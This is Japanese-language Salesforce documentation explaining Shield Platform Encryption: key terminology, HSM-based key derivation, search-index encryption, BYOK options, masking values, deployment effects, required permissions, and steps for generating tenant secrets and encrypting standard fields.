Visual Studio Code 向け Salesforce 拡張機能、移行ツール、ワークベンチなどのツールを使用して Shield Platform Encryption を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響はリリース先組織で Shield Platform Encryption が有効になっているかどうかによって異なります。

Shield Platform Encryption の用語

暗号化には、独自の特殊な用語があります。Shield Platform Encryption 機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵の循環、主秘密などの重要な用語をよく理解することをお勧めします。

データの暗号化

データに暗号関数を適用して暗号文にするプロセスです。プラットフォームの暗号化プロセスでは、対称鍵暗号化と 256 ビットの AES (Advanced Encryption Standard) アルゴリズムを使用して、Salesforce Platform に保存されている項目レベルのデータおよびファイルを暗号化します。このアルゴリズムでは、CBC モードおよび 128 ビットランダム初期化ベクトル (IV) が使用されます。データの暗号化と復号化のどちらもアプリケーションサーバで実行されます。

データ暗号化鍵

Shield Platform Encryption では、データ暗号化鍵を使用してデータを暗号化および復号化します。データ暗号化鍵は、Shield 鍵管理サービス (KMS) で、リリースごとの主秘密と、データベースに暗号化された状態で保存されている組織固有のテナントの秘密に分割された鍵生成素材を使用して抽出されます。256 ビットの派生鍵は、キャッシュから強制削除されるまでメモリ内に存在します。

保存された暗号化データ

ディスクで保持されているときに暗号化されているデータです。Salesforce では、データベースに保存されている項目の暗号化、ファイル、コンテンツ、ライブラリ、および添付ファイルに保存されているドキュメントの暗号化、検索インデックスファイルの暗号化、Einstein Analytics データセットの暗号化、アーカイブデータの暗号化をサポートしています。

暗号化鍵管理

鍵の生成、処理、保存など、鍵管理の各側面を指します。「暗号化鍵を管理」権限を持つシステム管理者またはユーザは、Shield Platform Encryption の鍵素材を操作できます。

ハードウェアセキュリティモジュール (HSM)

認証用の暗号処理および鍵管理を行うために使用します。Shield Platform Encryption では、秘密の素材を生成して保存したり、暗号化サービスがデータの暗号化や復号化に使用するデータ暗号化鍵を派生する関数を実行したりするために HSM を使用します。

初期化ベクトル (IV)

鍵と併用してデータを暗号化するランダムなシーケンスです。

Shield 鍵管理サービス (KMS)

鍵素材を生成、ラッピング、ラッピング解除、派生、セキュリティ保護します。鍵素材を派生させるときには、Shield KMS は擬似乱数生成機能とパスワードなどの入力を組み合わせて鍵を派生させます。Shield Platform Encryption では、PBKDF2 (パスワードベースの鍵派生関数 2) に HMAC-SHA-256 を使用します。

鍵の循環

新しいテナントの秘密を生成して、それまで有効であったものをアーカイブするプロセスです。有効なテナントの秘密は、暗号化と復号化の両方に使用されます。新しい有効なテナントの秘密を使用してすべてのデータが再暗号化されるまでは、アーカイブされた秘密が復号化にのみ使用されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

主 HSM

主 HSM は、Salesforce のリリース時に毎回、安全な秘密をランダムに生成するために USB デバイスを使用します。主 HSM は、Salesforce の本番ネットワークから「隔離」されており、銀行の貸金庫に安全に保管されています。

主秘密

テナントの秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します(お客様は鍵派生を除外できます)。主秘密は Salesforce のリリース時に毎回循環され、リリースごとの主ラッピング鍵を使用して暗号化されます。その後、暗号化された状態でファイルシステムに保存できるように Shield KMS の公開鍵で暗号化されます。これは、HSM でのみ復号化できます。Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。

主ラッピング鍵

対称鍵が派生し、主ラッピング鍵(鍵ラッピング鍵ともいう)として使用され、リリースごとの鍵と秘密のバンドルをすべて暗号化します。

テナントの秘密

組織固有の秘密で、主秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します。組織のシステム管理者が鍵を循環すると、新しいテナントの秘密が生成されます。API 経由でテナントの秘密にアクセスする場合は、TenantSecret オブジェクトを参照してください。Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。

従来の暗号化と Shield Platform Encryption との違い

Shield Platform Encryption では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield Platform Encryption では、個人取引先、ケース、検索、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目のみを保護できます。

機能	従来の暗号化	プラットフォームの暗号化
価格設定	基本のユーザライセンスに含まれる	追加料金が課せられる
保存時の暗号化	✓	✓
ネイティブソリューション(ハードウェアまたはソフトウェアは不要)	✓	✓
暗号化アルゴリズム	128 ビットの Advanced Encryption Standard (AES)	256 ビットの Advanced Encryption Standard (AES)
HSM ベースの鍵の派生		✓
「暗号化鍵の管理」権限		✓

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

機能	従来の暗号化	プラットフォームの暗号化
鍵の生成、エクスポート、インポート、破棄	✓	✓
PCI-DSS L1 準拠	✓	✓
マスク	✓	
種別と文字をマスク	✓	
暗号化された項目値の参照に「暗号化されたデータの参照」権限が必要	✓	
標準項目の暗号化		✓
添付ファイル、ファイル、およびコンテンツの暗号化		✓
暗号化カスタム項目	(カスタムデータ型専用、175 文字に制限)	✓
サポート対象のカスタム項目のデータ型について既存の項目を暗号化		✓
検索 (UI、部分検索、ルックアップ、特定の SOSL クエリ)		✓
APIへのアクセス	✓	✓
ワークフロールールおよびワークフロー項目自動更新で使用可能		✓
承認プロセスの開始条件および承認ステップ条件で使用可能		✓

関連トピック:

[カスタム項目の従来の暗号化](#)

バックグラウンド: Shield Platform Encryption のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。Shield Platform Encryption サービスは、次にアプリケーションサーバのデータを暗号化します。顧客が鍵派生を除外するか、キャッシュのみの鍵サービスを使用する場合、暗号化サービスでは、顧客が指定したデータ暗号化鍵を直接、顧客データに適用します。

Salesforce は、ハードウェアセキュリティモジュール(HSM)を使用して、主秘密およびテナントの秘密を安全に生成します。一意の鍵は、主秘密およびテナントの秘密を入力として、鍵派生関数(KDF)の PBKDF2 を使用して派生します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption のプロセスフロー



1. Salesforce ユーザが暗号化されたデータを保存すると、ランタイムエンジンはメタデータに基づいて、項目、ファイル、または添付ファイルをデータベースに保存する前に暗号化するかどうかを判断します。
2. 暗号化する必要がある場合、暗号化サービスはキャッシュメモリの一一致するデータ暗号化鍵をチェックします。
3. 暗号化サービスは鍵が存在するかどうかを判断します。
 - a. 存在する場合、暗号化サービスは鍵を取得します。

- b. 存在しない場合、サービスは派生要求を鍵派生サーバに送信し、Salesforce Platform で実行されている暗号化サービスに返します。
- 4. 鍵の取得または派生後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、256 ビットの AES 暗号方式を使用してデータを暗号化します。
- 5. 暗号文は、データベースまたはファイルストレージに保存されます。データ暗号化鍵の派生に使用されたテナントの秘密の IV と対応する ID は、データベースに保存されます。

Salesforce は、各リリースの開始時に新しい主秘密を生成します。

バックグラウンド: 検索インデックスの暗号化のプロセス

Salesforce 検索エンジンは、オープンソースのエンタープライズ検索プラットフォームソフトウェア Apache Solr 上に構築されています。検索インデックスは、データベースに保存された元のレコードにリンクするレコードデータのトークンを保存しており、Solr 内に存在します。Salesforce では、検索インデックスはパーティションでセグメントに分割されるので、規模を拡張できます。Apache Lucene はコアライブラリとして使用されます。

Shield Platform Encryption の HSM ベースの鍵派生アーキテクチャ、メタデータ、および設定を使用して、検索インデックスの暗号化は Shield Platform Encryption が使用されているときに実行されます。解決策として、組織固有の AES-256 ビット暗号化鍵を使用して、組織固有の検索インデックス(ファイルの種類は .fdt、.tim、および .tip)に強力な暗号化を適用します。検索インデックスは検索インデックスセグメントレベルで暗号化され、すべての検索インデックス操作では、インデックスブロックがメモリ内で暗号化される必要があります。

検索インデックスや鍵キャッシュにアクセスするには、プログラムで API を使用するほかありません。

Salesforce セキュリティ管理者は、[設定] から [検索インデックスの暗号化] を有効にできます。管理者は、まず検索インデックス種別のテナントの秘密を作成し、検索インデックスの暗号化を有効にします。管理者は、暗号化する項目とファイルを選択して、暗号化ポリシーを設定します。組織固有の HSM 派生鍵は、必要に応じてテナントの秘密から派生します。鍵素材は安全なチャネルの検索エンジンのキャッシュに渡されます。

ユーザがレコードを作成または編集するときのプロセスは、次のとおりです。

1. コアアプリケーションで、検索インデックスセグメントをメタデータに基づいて暗号化するかどうかを決定します。
2. 検索インデックスセグメントを暗号化する必要がある場合は、暗号化サービスにより、キャッシュメモリ内で検索暗号化鍵 ID の一致があるかどうかが確認されます。
3. 暗号化サービスで、鍵がキャッシュに存在するかどうかが判断されます。
 - a. キャッシュに鍵が存在する場合、暗号化サービスはその鍵を暗号化に使用します。
 - b. 鍵が存在しない場合、要求がコアアプリケーションに送信されます。コアアプリケーションは鍵派生サーバに認証済み派生要求を送信し、鍵がコアアプリケーションサーバに返されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

4. 鍵の取得後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、NSS または JCE の AES-256 実装を使用してデータを暗号化します。
5. 鍵 ID (インデックスセグメントの暗号化に使用される鍵の ID) と IV は検索インデックスに保存されます。ユーザが暗号化データを検索するときのプロセスは、次に示すように、類似しています。
 1. ユーザが用語を検索すると、用語は検索対象の Salesforce オブジェクトとともに検索インデックスに渡されます。
 2. 検索インデックスで検索が実行されると、暗号化サービスはメモリ内の検索インデックスの該当するセグメントを開き、鍵 ID と IV を参照します。
 3. ユーザがレコードを作成または編集する場合のプロセスのステップ 3 から 5 が繰り返されます。
 4. 検索インデックスでは検索が処理され、結果がユーザにシームレスに返されます。

Salesforce システム管理者が項目の暗号化を無効にすると、暗号化されていたすべてのインデックスセグメントの暗号化が解除され、鍵 ID は Null に設定されます。このプロセスには最大 7 日間かかります。

Shield Platform Encryption は Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。

本番組織で Shield Platform Encryption が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

Sandbox が更新されると、テナントの秘密の変更が現在の組織に限定されます。つまり、Sandbox のテナントの秘密を循環または破棄しても、本番組織には影響がないことを意味します。

ベストプラクティスとして、更新後に Sandbox のテナントの秘密を循環します。循環により、本番と Sandbox で異なるテナントの秘密が使用されます。Sandbox のテナントの秘密を破棄すると、部分コピーの場合も完全コピーの場合も暗号化データを使用できなくなります。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、[こちらをクリックしてください](#)。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Bring Your Own Key を使用する理由

Shield Platform Encryption の Bring Your Own Key (BYOK) を使用することで、重要なデータへの不正アクセスが発生した場合に、より強固に保護できます。金融データ(クレジットカード番号など)、医療データ(カルテや保険情報など)、またはその他のプライベートなデータ(社会保障番号、住所、電話番号など)を扱う場合に義務付けられる規制要件を満たすのに役立つ場合もあります。鍵素材の設定が完了すれば、通常に Salesforce 組織内で暗号化を行うのと同じように Shield Platform Encryption を使用できます。

Shield Platform Encryption を使用すると、Salesforce システム管理者は、データ暗号化鍵を不正アクセスから保護しつつ、これらの鍵のライフサイクルを管理できます。組織のテナントの秘密のライフサイクルを制御することで、派生するデータ暗号化鍵のライフサイクルを制御します。または、鍵派生を完全に除外し、最終的なデータ暗号化鍵をアップロードすることもできます。

データ暗号化鍵は Salesforce 内に保存されません。代わりに、顧客データを暗号化または復号化するために鍵が必要になるたびに、必要に応じて主秘密とテナントの秘密から派生します。主秘密は、リリースごとに1回、すべてのユーザ向けに、ハードウェアセキュリティモジュール(HSM)によって生成されます。テナントの秘密は、組織に対して一意で、生成、有効化、取り消し、破棄のタイミングを制御できます。

鍵素材の設定には4つのオプションがあります。

- Shield 鍵管理サービス (KMS) を使用して、組織固有のテナントの秘密を生成する。
- オンプレミス HSM などの任意のインフラストラクチャを使用して、Salesforce 外でテナントの秘密を生成および管理し、その後、そのテナントの秘密を Salesforce KMS にアップロードする。この方法は一般に「Bring Your Own Key」と呼ばれます。実際には独自の鍵ではなく、鍵を派生させるための独自のテナントの秘密を使用します。
- Shield KMS 鍵派生プロセスを除外し、Bring Your Own Key サービスを使用する。任意のインフラストラクチャを使用して、テナントの秘密ではなくデータ暗号化鍵を作成し、その後、このデータ暗号化鍵を Shield KMS にアップロードします。鍵ごとに派生を除外すると、Shield KMS は派生プロセスを省略し、この鍵素材を最終的なデータ暗号化鍵として使用します。顧客が指定したデータ暗号化鍵は、顧客が指定したテナントの秘密と同様に循環できます。
- 選択した鍵サービスを使用して鍵素材を生成し、Salesforce の外部に保存します。Salesforce のキャッシュのみの鍵サービスを使用すれば、必要に応じて鍵素材を取得できます。鍵サービスはユーザの鍵素材を、ユーザが設定した安全なチャネルに送信します。その後、鍵素材は暗号化され、即時の暗号化操作および複合化操作用のキャッシュに保存されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

私の暗号化されたデータがマスクされない理由は?

Shield Platform Encryption サービスを使用できない場合、一部の暗号化項目でデータがマスクされます。これは、ユーザのデータへのアクセスを制御するためではなく、暗号化の主要な問題のトラブルシューティングを行うためです。ユーザに表示されないようにしたいデータがある場合、それらのユーザの項目レベルセキュリティ設定、レコードアクセス設定、およびオブジェクト権限を再確認します。

暗号化により、部外者が何とか Salesforce データを入手したとしても、そのデータの使用を防止できます。これは、認証済みユーザからデータを非表示にする方法ではありません。認証済みユーザのデータ表示を制御する方法は、ユーザ権限のみです。保存時の暗号化は権限ではなくログインに関連するものです。

Shield Platform Encryption では、特定のデータセットの表示が許可されたユーザには、そのデータが暗号化されているかどうかに関係なくデータが表示されます。

- 認証とは、正当なユーザのみがシステムにログインできるようにすることです。たとえば、会社の Salesforce 組織を使用できるのが、その会社の有効な従業員のみだとします。従業員以外は誰も認証されず、ログインできません。何とかデータを入手できたとしても、暗号化されているため役に立ちません。
- 承認では、認証済みユーザが使用できるデータまたは機能を定義します。たとえば、営業担当はリードオブジェクトのデータを参照および使用できますが、営業マネージャ向けの地域の売上予測を参照することはできません。営業担当とマネージャのどちらも正常にログイン(認証)されますが、権限(承認)は異なります。データが暗号化されているかどうかは、関係ありません。

一般に、データはマスクされるが暗号化されないか、暗号化されるがマスクされません。たとえば、多くの場合、規制当局はクレジットカード番号の最後の4桁のみをユーザに表示することを要求します。通常、アプリケーションで残りの数値がマスクされます。つまり、ユーザの画面ではその数値がアスタリスクに置き換わります。暗号化されていないと、保存先のデータベースに移動できれば、マスクされている数値を読み取ることができます。

クレジットカード番号の場合、マスクでは不十分な可能性があります。データベース内でクレジットカード番号を暗号化してもしなくてもかまいません。(暗号化することをお勧めします)。暗号化しても、認証済みユーザには同じマスク値が表示されます。

この方法では、マスクと暗号化は異なる問題に対する異なるソリューションです。認証されているがデータの参照は承認されていないユーザにそのデータが表示されないようにするには、データをマスクします。データが盗まれないようにするには、データを暗号化します。より正確に言えば、盗まれてもデータが役に立たないようにします。

次の表に、マスクが使用される項目を示します。その他すべての項目はマスクが使用されません。

データ型	マスク	意味
メール、電話、テキスト、テキストエリア、ロングテキストエリア、URL	?????	この項目は暗号化されていて、暗号化鍵が破棄されています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

データ型	マスク	意味
	!!!!!	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。
カスタム日付	08/08/1888	この項目は暗号化されていて、暗号化鍵が破棄されています。
	01/01/1777	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。
カスタム日付/時間	08/08/1888 12:00 PM	この項目は暗号化されていて、暗号化鍵が破棄されています。
	01/01/1777 12:00 PM	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforce にお問い合わせください。

これらのマスク文字を暗号化項目に入力することはできません。たとえば、日付項目が暗号化されていて、「07/07/1777」と入力した場合、異なる値を入力しないと保存できません。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、[こちらをクリックしてください。](#)

Shield Platform Encryption のリリース方法

Visual Studio Code 向け Salesforce 拡張機能、移行ツール、ワークベンチなどのツールを使用して Shield Platform Encryption を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響はリリース先組織で Shield Platform Encryption が有効になっているかどうかによって異なります。

Salesforce は、リリース方法に関係なく、実装が Shield Platform Encryption のガイドラインに違反しないかどうかを自動的に確認します。

リリース元組織	リリース先組織	結果
Shield Platform Encryption が有効	Shield Platform Encryption が有効	リリース元暗号化項目属性で有効化が示される
Shield Platform Encryption が有効	Shield Platform Encryption が有効でない	暗号化項目属性が無視される
Shield Platform Encryption が有効でない	Shield Platform Encryption が有効	リリース先暗号化項目属性で有効化が示される

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、[こちらをクリックしてください。](#)

暗号化ポリシーの設定

暗号化ポリシーは、Shield Platform Encryption でデータを暗号化するための計画です。暗号化の実装方法を選択できます。たとえば個別の項目を暗号化し、それらの項目に異なる暗号化スキームを適用できます。またファイルや添付ファイル、Chatter のデータ、検索インデックスなど、他のデータ要素を暗号化することもできます。暗号化は、項目レベルセキュリティやオブジェクトレベルセキュリティとは異なります。これらの制御は、暗号化ポリシーを実装する前に実施します。

Shield Platform Encryption を組織で使用するには、Salesforce アカウントエグゼクティブに問い合わせてください。アカウントエグゼクティブが正しいライセンスをプロビジョニングできるようにお手伝いしますので、ユーザは一意の鍵素材を作成し、データの暗号化を開始できます。

 **警告:** Sandbox 組織で Shield Platform Encryption をテストし、レポート、ダッシュボード、プロセス、および他の操作が正常に機能することを確認することをお勧めします。

このセクションの内容:

1. [Shield Platform Encryption に必要なユーザ権限](#)

暗号化と鍵の管理に関するロールに基づいて権限をユーザに割り当てます。ユーザによっては、暗号化するデータを選択するための権限が必要だったり、証明書または鍵素材と連携するための権限の組み合わせが必要だったりします。他のユーザ権限と同様、ユーザプロファイルで次の権限を有効にします。

2. [Salesforce を使用したテナントの秘密の生成](#)

Salesforce では、[設定] メニューから簡単に一意のテナントの秘密を生成できます。

3. [種別によるテナントの秘密の管理](#)

テナントの秘密種別を使用することで、Shield Platform Encryption テナントの秘密を使用してどのような種類のデータを暗号化するかを指定できます。各種データを暗号化するテナントの秘密に、異なる鍵の循環サイクルまたは破棄ポリシーを適用できます。Salesforce に保存されている検索インデックスファイルまたはその他のデータにテナントの秘密を適用できます。

4. [標準項目の新規データの暗号化](#)

[暗号化ポリシー] ページで Shield Platform Encryption を使用して、標準オブジェクトの標準項目を暗号化できます。最良の結果を得るには、暗号化する項目の数を最小限に抑えます。

5. [カスタムオブジェクトの項目とカスタム項目の暗号化](#)

カスタムオブジェクトの標準項目、標準オブジェクトとカスタムオブジェクト両方のカスタム項目を暗号化できます。Shield Platform Encryption では、インストール済み管理パッケージのカスタム項目もサポートされます。各オブジェクトの管理設定からカスタム項目に暗号化を適用します。最良の結果を得るには、暗号化する項目の数を最小限に抑えます。項目に暗号化を追加すると、その項目の新規データがすべて暗号化されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

6. 新しいファイルと添付ファイルの暗号化

データの保護を一層強化するために、ファイルや添付ファイルを暗号化します。Shield Platform Encryption が有効になっている場合、各ファイルまたは添付ファイルをアップロードするときにその内容が暗号化されます。

7. Chatter のデータの暗号化

Chatter の Shield Platform Encryption を有効にすると、Chatter でユーザが共有する情報にセキュリティレイヤが追加されます。フィード投稿とコメント、質問と回答、リンク名と URL、アンケートの質問と選択肢、およびカスタムリッチパブリッシャーアプリケーションのコンテンツに保存されたデータを暗号化できます。

8. 検索インデックスファイルの暗号化

データベースで暗号化されている個人識別情報 (PII) やデータの検索が必要になることがあります。組織を検索すると、結果は検索インデックスファイルに保存されます。Shield Platform Encryption でこれらの検索インデックスファイルを暗号化し、データに対してもう 1 つのセキュリティレイヤを追加できます。

9. Einstein Analytics データの暗号化

Einstein Analytics Encryption の使用を開始するには、Shield Platform Encryption を使用してテナントの秘密を生成します。Analytics テナントの秘密を生成すると、Einstein Analytics Encryption は Shield Platform Encryption 鍵管理キーを使用して Einstein Analytics データを暗号化します。

10. イベントバスデータの暗号化

保存時の変更データキャプチャまたはプラットフォームイベントメッセージの暗号化を有効にするには、イベントのテナントの秘密を生成してから、暗号化を有効にします。

11. 互換性の問題の修正

Shield Platform Encryption で暗号化する項目またはファイルを選択すると、副作用が発生しないかどうかが Salesforce によって自動的にチェックされます。既存の設定が原因で Salesforce でのデータアクセスや通常の使用に問題が発生する可能性がある場合は、検証サービスにより警告が表示されます。これらの問題を解決するには、いくつかのオプションがあります。

12. 項目に対する暗号化の無効化

ある時点で、項目やファイルあるいはその両方の Shield Platform Encryption を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

Shield Platform Encryption に必要なユーザ権限

暗号化と鍵の管理に関するロールに基づいて権限をユーザに割り当てます。ユーザによっては、暗号化するデータを選択するための権限が必要だったり、証明書または鍵素材と連携するための権限の組み合わせが必要だったりします。他のユーザ権限と同様、ユーザプロファイルで次の権限を有効にします。

	暗号化鍵 の管理	アプリ ケーションのカス タマイズ	設定・定 義の参照	証明書の 管理
プラットフォームの暗号化の [設 定] ページの表示		✓	✓	
[暗号化ポリシー] ページ設定の編 集	✓ (省略可 能)		✓	
テナントの秘密および顧客が指定 した鍵素材の生成、破棄、エクス ポート、インポート、アップロー ド		✓		
API を使用した TenantSecret オブ ジェクトのクエリ		✓		
Shield Platform Encryption Bring Your Own Key サービスでの HSM により 保護された証明書を編集、アップ ロード、およびダウンロードする	✓		✓	✓
[高度な設定] ページで機能を有効 にする	✓ (BYOK 機能向け)		✓	

システム管理者プロファイルを持つユーザの場合、「アプリケーションのカスタマイズ」権限と「証明書の管
理」権限が自動的に有効になります。

暗号化ポリシー設定へのアクセスの制限

システム管理者が暗号化ポリシータスクを完了するには、「暗号化鍵の管理」権限も必要となるように設定で
きます。これらのタスクには、項目の暗号化スキームの変更と、項目、ファイル、添付ファイル、およびその
他のデータ要素の暗号化の有効化と無効化があります。

この機能を選択するには、「暗号化鍵の管理」権限が必要です。この機能は、[高度な設定] ページで選択でき
ます。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[高度な設定] を選択しま
す。
2. [暗号化ポリシー設定へのアクセスを制限する] を選択します。

エディション

アドオンサブスクリプ
ションとして使用可能な
エディション: Enterprise
Edition、Performance
Edition、および Unlimited
Edition。Salesforce Shield
の購入が必要です。
Summer '15 以降に作成さ
れた Developer Edition 組織
は無料で使用できます。

Salesforce Classic および
Lightning Experience の両方
で使用できます。

[暗号化ポリシー設定へのアクセスを制限する] をプログラムで有効にすることもできます。詳細は、『[メタデータ API 開発者ガイド](#)』の「[PlatformEncryptionSettings](#)」を参照してください。

この制限は、API を使用して、または [暗号化ポリシー] ページやオブジェクトマネージャなどの [設定] ページから実行されるアクションに適用されます。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[相違点](#)

Salesforce を使用したテナントの秘密の生成

Salesforce では、[設定] メニューから簡単に一意のテナントの秘密を生成できます。

承認されたユーザのみが、[プラットフォームの暗号化] ページからテナントの秘密を生成できます。「暗号化鍵の管理」権限を割り当てるように Salesforce システム管理者に依頼してください。

1. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理] を選択します。
2. [テナントの秘密種別を選択] ドロップダウンリストで、データ型を選択します。
3. [テナントの秘密を生成] をクリックします。

テナントの秘密を生成できる頻度はテナントの秘密種別によって異なります。

- Salesforce のデータのテナントの秘密は、本番組織では 24 時間ごと、Sandbox 組織では 4 時間ごとに生成できます。
- 検索インデックス種別のテナントの秘密は 7 日ごとに生成できます。

 **メモ:** 有効およびアーカイブされたテナントの秘密は種別ごとに最大 50 件まで使用できます。たとえば、Salesforce のデータのテナントの秘密は有効を 1 件、アーカイブを 49 件使用でき、Analytics テナントの秘密も同じ数を使用できます。この制限には、Salesforce が生成した鍵素材と、顧客が指定した鍵素材が含まれます。

制限に達した場合、別の鍵を再度有効化、再度アーカイブ、またはコードアウトを作成するには、既存の鍵を破棄します。鍵を破棄する前に、有効な鍵で暗号化するデータを同期します。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。[この違いについては、こちらをクリックしてください。](#)

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する

- 「暗号化鍵の管理」

種別によるテナントの秘密の管理

テナントの秘密種別を使用することで、Shield Platform Encryption テナントの秘密を使用してどのような種類のデータを暗号化するかを指定できます。各種データを暗号化するテナントの秘密に、異なる鍵の循環サイクルまたは破棄ポリシーを適用できます。Salesforce に保存されている検索インデックスファイルまたはその他のデータにテナントの秘密を適用できます。

テナントの秘密は、暗号化するデータの型に応じて分類されます。

Salesforce のデータ

確率的暗号化スキームを使用してデータを暗号化します(項目、添付ファイル、および検索インデックスファイル以外のファイルのデータを含む)。

Salesforce のデータ(確定的)

確定的暗号化スキームを使用してデータを暗号化します(項目、添付ファイル、および検索インデックスファイル以外のファイルのデータを含む)。

検索インデックス

検索インデックスファイルを暗号化します。

分析

Einstein Analytics データを暗号化します。

イベントバス

イベントバスに一時的に保存されたイベントメッセージを暗号化します。変更データキャプチャイベントの場合、この秘密はデータ変更およびそれが含まれる対応するイベントを暗号化します。プラットフォームイベントの場合、この秘密はイベント項目データが含まれるイベントメッセージを暗号化します。

メモ:

- Spring '17 より前に生成またはアップロードされたテナントの秘密は、Salesforce のデータ型に分類されます。
- 有効およびアーカイブされたテナントの秘密は種別ごとに最大 50 件まで使用できます。たとえば、Salesforce のデータのテナントの秘密は有効を 1 件、アーカイブを 49 件使用でき、Analytics テナントの秘密も同じ数を使用できます。この制限には、Salesforce が生成した鍵素材と、顧客が指定した鍵素材が含まれます。

制限に達した場合、別の鍵を再度有効化、再度アーカイブ、またはコードアウトを作成するには、既存の鍵を破棄します。鍵を破棄する前に、有効な鍵で暗号化するデータを同期します。

- [設定]から、[クイック検索]ボックスに「プラットフォームの暗号化」と入力し、[鍵の管理]を選択します。
- [テナントの秘密種別を選択] ドロップダウンリストで、データ型を選択します。

[鍵の管理]ページに、そのデータ型のすべてのテナントの秘密が表示されます。特定の種別のテナントの秘密を表示中にテナントの秘密を生成またはアップロードすると、それがそのデータの有効なテナントの秘密になります。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する

- 「証明書の管理」
- および
- 「暗号化鍵の管理」

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、こちらをクリックしてください。

標準項目の新規データの暗号化

[暗号化ポリシー] ページで Shield Platform Encryption を使用して、標準オブジェクトの標準項目を暗号化できます。最良の結果を得るには、暗号化する項目の数を最小限に抑えます。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

組織の規模によっては、標準項目の暗号化を有効にするために数分かかることがあります。

1. 組織に有効な暗号化鍵があることを確認します。不明な場合は、システム管理者に確認してください。
2. [設定] から、[クイック検索] ボックスに「プラットフォームの暗号化」と入力し、[暗号化ポリシー] を選択します。
3. [項目を暗号化] をクリックします。
4. [編集] をクリックします。
5. 暗号化する項目を選択します。
この項目に入力された新しいデータはすべて暗号化されます。デフォルトでは、データは確率的暗号化スキームを使用して暗号化されます。データに確定的暗号化を適用するには、[暗号化スキーム] リストから [確定的] を選択します。詳細は、Salesforce ヘルプの「確定的暗号化での絞り込みのサポート」を参照してください。
